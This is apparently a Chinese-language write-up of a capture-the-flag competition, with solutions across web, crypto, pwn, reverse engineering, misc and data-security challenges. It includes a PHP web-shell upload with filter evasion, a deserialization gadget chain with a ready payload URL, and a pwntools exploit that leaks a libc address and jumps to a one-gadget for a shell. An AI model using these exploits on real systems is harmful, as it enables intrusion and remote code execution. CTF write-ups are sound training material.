Web
Upload1
文件上传,随便试一下php、jsp等格式,发现php可上传,上传一句话木马,发现被拦截,测试发现过滤文件内的php字样,所以使用避免php出现,成功上传,使用蚁剑连接,RCE,获得flag
EzSerialize
php反序列化,从User进入__toString()触发,$role为Admin对象,调用Admin不存在的方法getInfo(),从而进入Admin的__call()方法,随后在Admin的$command里放一个FileReader对象,调用FileReader的execute()方法,$filename指向想读的文件
name=$name;$this->role=$role; }publicfunction__toString(){return$this->role->getInfo(); }}classAdmin{private$command;publicfunction__construct($command){$this->command=$command; }publicfunction__call($method,$args){if($method==='getInfo') {return$this->command->execute(); }return"Method$methodnot found";}}classFileReader{private$filename;publicfunction__construct($filename){$this->filename=$filename; }publicfunctionexecute(){if(file_exists($this->filename)) {return"".htmlspecialchars(file_get_contents($this->filename))."";}return"文件不存在: ".$this->filename;}}$target_file='flag.php';$user=newUser('dummy',newAdmin(newFileReader($target_file)));$payload=serialize($user);$payload_b64=base64_encode($payload);echo"base64 payload: ".$payload_b64."\\n"; 跑上面的代码把序列化数据base64编码后输出,经过多次尝试找到flag所在文件flag.php访问 http://45.40.247.139:19312/?data=Tzo0OiJVc2VyIjoyOntzOjEwOiIAVXNlcgBuYW1lIjtzOjU6ImR1bW15IjtzOjEwOiIAVXNlcgByb2xlIjtPOjU6IkFkbWluIjoxOntzOjE0OiIAQWRtaW4AY29tbWFuZCI7TzoxMDoiRmlsZVJlYWRlciI6MTp7czoyMDoiAEZpbGVSZWFkZXIAZmlsZW5hbWUiO3M6ODoiZmxhZy5waHAiO319fQ==  Crypto RSA_Common_Attack 共模攻击 importgmpy2n=12184620342604321526236147921176689871260702807639258752158298414126076615130224253248632789995209263378074151299166903216279276546198828352880417707078853010887759267119069971739321905295081485027018480973993441393590030075971419165113599211569178425331802782763120185350392723844716582476742357944510728860535408085789317844446495987195735585533277358245562877243064161565448407188900804528695784565011073374273835326807616704068806996983861885772305191259029021518998160545972629938341341148477795894816345752396040127286263780418335699743896454197151019898505844519753453115300227481242993291336748858733029540609e1=65537e2=10001c1=902947871638340144585350496607905036788917988784297938051712515029419473301205843372041904115813361402310512640716508455953201343091183980022416880886523265909139556951175072940441586166669057233430247014907124872576782948489940428513680356381769358116956570193102584168134758031000460513472898624075765670452482015562555449322262139576088011030490086784087285869959810062075648470122232452663599195404333292792928816934802064740144937473749408450501803510475933273448208685792400696632919950948832464784621694657179199125876564156360048730797653060931844444935302553732964065897065735427838601696506594726842758656c2=7024079443689213821451191616762957236018704240049119768827190246286227366906772824421534943039282921384333899446122799252327963055365970065258371710141470872948613397123358914507497871585713222863470875497667604127210508840915183968145267083193773724382523920130152399270957943228022350279379887455019966651166356404967621474933206809521046480962602160962854745553005978607776790079518796651707745342923714121497001171456582586327982922261473553814594384196824815090185841526000247291514943042643385984600122463395695871306301585799490389353720773152762256126676456786420058282912965520064317739998211921049808590504# s & tgcd, s, t = gmpy2.gcdext(e1, e2)ifs <0:s= -sc1= gmpy2.invert(c1, n)ift <0:t= -tc2= gmpy2.invert(c2, n)plain= gmpy2.powmod(c1, s, n) * gmpy2.powmod(c2, t, n) % nprint(hex(plain))  ez_stream RC4加密  SimpleLWE 看着c里面的每个元素最后一个只会是112和622,其它相同,随便试一下,112对应0,622对应1,然后把这个二进制序列转成bytes就出了 fromCrypto.Util.numberimport*withopen('密文.txt','r')asf:c=eval(f.read().strip())p=''foriinc:ifi[-1]==112:p+='0'else:p+='1'p=int(p,2)print(long_to_bytes(p)) Pwn rop 题目中的output缺乏边界检查,调试得知-15处是一个libc地址,进而获取到libc基地址,此时index变化,input的输出将覆盖返回地址  使用one gadget来获取flag. exp: frompwnimport*context.terminal = ['konsole','-e','sh','-c']context(arch ='amd64',os ='linux',log_level ='debug')p = remote("45.40.247.139",31648)p.sendlineafter("3.exit.","2")p.sendlineafter("index:","-15")p.recvuntil("your number:\n")libc_addr = p.recvuntil("\n")libc_addr =int(libc_addr,10)libc_base = libc_addr -0x1ed6a0log.success(hex(libc_base))p.sendlineafter("3.exit.","1")gadget = libc_base+0xe3b01payload =str(gadget)log.success(payload)p.sendlineafter("input your number:",payload)p.interactive() Re DontDebugMe 下断点patch IsDebuggerPresent返回值  拿到key,写解密脚本 #include"stdio.h"intmain(){unsignedshortunk_450000[20] = {0xA9E9,0xA7F8,0xA2F9,0xD620,0xD69A,0xD9C8,0xD399,0x85CB,0xD29B,0xD5C7,0x8496,0xD4C9,0xD89A,0xD7CA,0xD59C,0x85C8,0xD597,0x859E,0xD49C,0x6DCA};unsignedintkey=0x0685EE20;for(inti=0;i<20;i++){unk_450000[i]=(unk_450000[i]^(key&0xffff))-((key&0xffff0000)>>16);}printf("%s",unk_450000);} BasicLoader 限制输入长度40  TLS回调函数里面改了创建线程调用的函数,手动提取数据    解密  ez_rust 先进行RC4加密,加密密钥是输入的前四个字节,然后进行salsa加密,key也是前四个字节重复八次,nonce是输出末尾8字节  由于salsa是对称加密,我们只需要更改nonce与密文变成salsa的输入就可以解密,猜测key是DASC,回填数据后dump数据进行RC4解密   Misc 什么密码 zip伪加密,修改一下deFlags字段  得到一个png,图片末尾有base64码表    RecoverWallet 尝试爆破即可。   数据安全 dsEnData importpandasaspdimportosimportcsvimportbase64defde_encode(D, K='a1a60171273e74a6'):res =b''foriinrange(len(D)):c = K[i+1&15]res +=bytes.fromhex(hex(D[i]^ord(c))[2:].zfill(2))returnresdefdecode(D, K='a1a60171273e74a6'):decode_data = base64.b64decode(D)decode_data = de_encode(decode_data)returndecode_datadefread_csv_file(file_path, delimiter=',', encoding='utf-8'):"""读取CSV文件并返回DataFrame对象参数:file_path: CSV文件路径delimiter: 分隔符,默认为逗号encoding: 文件编码,默认为utf-8返回:pandas.DataFrame: 包含CSV数据的DataFrame对象"""try:# 检查文件是否存在ifnotos.path.exists(file_path):print(f"错误: 文件 '{file_path}' 不存在")returnNone# 尝试读取CSV文件df = pd.read_csv(file_path, delimiter=delimiter, encoding=encoding)returndfexceptExceptionase:print(f"读取文件时出错:{str(e)}")returnNonedefdecrypt_and_write_csv(input_file, output_file, delimiter=',', encoding='utf-8'):"""读取CSV文件,对每个单元格数据进行解密,并将结果写入新文件参数:input_file: 输入CSV文件路径output_file: 输出CSV文件路径delimiter: 分隔符,默认为逗号encoding: 文件编码,默认为utf-8"""# 读取CSV文件df = read_csv_file(input_file, delimiter, encoding)ifdfisNone:print("无法读取CSV文件,无法继续操作")returntry:# 创建一个字典来存储解密后的数据decrypted_data = {}# 遍历DataFrame的每一列forcolumnindf.columns:# 对每一列应用解密函数decrypted_data[column] = df[column].apply(lambdax: decode(str(x)).decode('utf-8', errors='replace')ifpd.notnull(x)elsex)# 将解密后的数据转换为DataFramedecrypted_df = pd.DataFrame(decrypted_data)# 将解密后的DataFrame写入新文件decrypted_df.to_csv(output_file, index=False, sep=delimiter, encoding=encoding)print(f"文件已成功解密并保存到:{output_file}")exceptExceptionase:print(f"解密过程中出错:{str(e)}")# 使用示例if__name__ =="__main__":input_file ="encoded_data.csv"# 替换为您的输入文件路径output_file ="decrypted_data.csv"# 替换为您想保存的输出文件路径decrypt_and_write_csv(input_file, output_file) dssql importreimportcsvimportdatetimefromcollectionsimportdefaultdictdefis_valid_name(name):ifnotisinstance(name,str):returnFalsereturnbool(re.fullmatch(r'[\u4e00-\u9fa5]{2,4}', name))defis_valid_phone(phone):ifnotisinstance(phone,str):returnFalsereturnbool(re.fullmatch(r'1[3-9]\d{9}', phone))defget_birthdate_from_id(id_card):ifnotisinstance(id_card,str)orlen(id_card) !=18:returnNonebirth_str = id_card[6:14]ifnotbirth_str.isdigit():returnNonetry:returndatetime.datetime.strptime(birth_str,'%Y%m%d').date()exceptValueError:returnNonedefis_valid_id_card(id_str):ifnotisinstance(id_str,str)orlen(id_str) !=18:returnFalsebody = id_str[:-1]checksum = id_str[-1].upper()ifnotbody.isdigit():returnFalseifnot(checksum.isdigit()orchecksum =='X'):returnFalseweights = [7,9,10,5,8,4,2,1,6,3,7,9,10,5,8,4,2]check_table = ['1','0','X','9','8','7','6','5','4','3','2']try:total =sum(int(digit) * weightfordigit, weightinzip(body, weights))expected_checksum = check_table[total %11]returnexpected_checksum == checksumexceptException:returnFalsedefis_valid_bank_card(card_num):ifnot(isinstance(card_num,str)and16<=len(card_num) <=19andcard_num.isdigit()):returnFalsetry:digits = [int(d)fordincard_num]even_sum =sum((d *2) -9ifd *2>9elsed *2fordindigits[-2::-2])odd_sum =sum(digits[-1::-2])return(even_sum + odd_sum) %10==0exceptException:returnFalsedefis_valid_reg_date(reg_date_str, birth_date):ifnotisinstance(reg_date_str,str):returnFalsetry:reg_date = datetime.datetime.strptime(reg_date_str,'%Y/%m/%d').date()exceptValueError:returnFalsestart_date = datetime.date(2015,1,1)end_date = datetime.date(2025,10,31)ifnot(start_date <= reg_date <= end_date):returnFalseifbirth_dateandreg_date < birth_date:returnFalsereturnTruedefextract_data_from_sql(filepath):users_data = []roles_data = []operations_data = []user_cols = ['用户ID','姓名','手机号','身份证号','银行卡号','注册日期','角色']role_cols = ['角色ID','角色名称','权限']op_cols = ['操作ID','用户ID','操作类型','操作模块','时间戳']try:withopen(filepath,'r', encoding='utf-8')asf:content = f.read()user_rows_str = re.findall(r"INSERT INTO `users` VALUES (\(.*?\));", content)forrow_strinuser_rows_str:try:values =eval(row_str)users_data.append(dict(zip(user_cols, values)))exceptExceptionase:print(f"解析 'users' 行失败:{row_str}-{e}")role_rows_str = re.findall(r"INSERT INTO `roles` VALUES (\(.*?\));", content)forrow_strinrole_rows_str:try:values =eval(row_str)roles_data.append(dict(zip(role_cols, values)))exceptExceptionase:print(f"解析 'roles' 行失败:{row_str}-{e}")op_rows_str = re.findall(r"INSERT INTO `operations` VALUES (\(.*?\));", content)forrow_strinop_rows_str:try:values =eval(row_str)operations_data.append(dict(zip(op_cols, values)))exceptExceptionase:print(f"解析 'operations' 行失败:{row_str}-{e}")exceptFileNotFoundError:print(f"错误: 未找到文件{filepath}")returnNone,None,NoneexceptExceptionase:print(f"读取SQL文件时出错:{e}")returnNone,None,Nonereturnusers_data, roles_data, operations_datadefperform_audit():print("开始从 data.sql 解析数据...")users, roles, operations = extract_data_from_sql('/Users/sh4ll0t/code/CTF/data.sql')ifusersisNone:print("数据解析失败,程序终止。")returnprint(f"解析完成:{len(users)}个用户,{len(roles)}个角色,{len(operations)}个操作。")violations = defaultdict(set)foruserinusers:name = user.get('姓名')ifnotname:continueis_compliant =Truebirth_date =Noneifnotis_valid_name(user.get('姓名')):is_compliant =Falseifnotis_valid_phone(user.get('手机号')):is_compliant =Falseid_card = user.get('身份证号')ifnotis_valid_id_card(id_card):is_compliant =Falseelse:birth_date = get_birthdate_from_id(id_card)ifbirth_dateisNone:is_compliant =Falseifnotis_valid_bank_card(user.get('银行卡号')):is_compliant =Falseifnotis_valid_reg_date(user.get('注册日期'), birth_date):is_compliant =Falseifnotis_compliant:violations[name].add("信息违规")disallowed_permissions = {"客服": {"product_management","system_logs"},"财务": {"user_management","product_management","system_logs"},"商品经理": {"user_management","order_management","system_logs"},"系统审计员": {"user_management","product_management","order_management"}}user_info = {u['用户ID']: {'name': u['姓名'],'role': u['角色']}foruinusers}foropinoperations:user_id = op.get('用户ID')module = op.get('操作模块')ifuser_idnotinuser_info:continueuser = user_info[user_id]name = user['name']role = user['role']ifroleindisallowed_permissionsandmoduleindisallowed_permissions[role]:violations[name].add("操作违规")output_file ='result.csv'output_data = []forname, v_typesinviolations.items():forv_typeinv_types:output_data.append({'姓名': name,'违规类型': v_type})output_data.sort(key=lambdax: x['姓名'])try:withopen(output_file,'w', newline='', encoding='utf-8')asf:writer = csv.DictWriter(f, fieldnames=['姓名','违规类型'])writer.writeheader()writer.writerows(output_data)exceptIOErrorase:print(f"写入CSV文件失败:{e}")if__name__ =="__main__":perform_audit() 信创安全 红头文件之谜 WPS格式容器是ZIP,补全丢失的ZIP头即可解压   按题意异或提供的hex文件与Adm1n@2025  使用密码解密压缩包,找到最大的数据包  使用CyberChef可以解密SM4。  ?>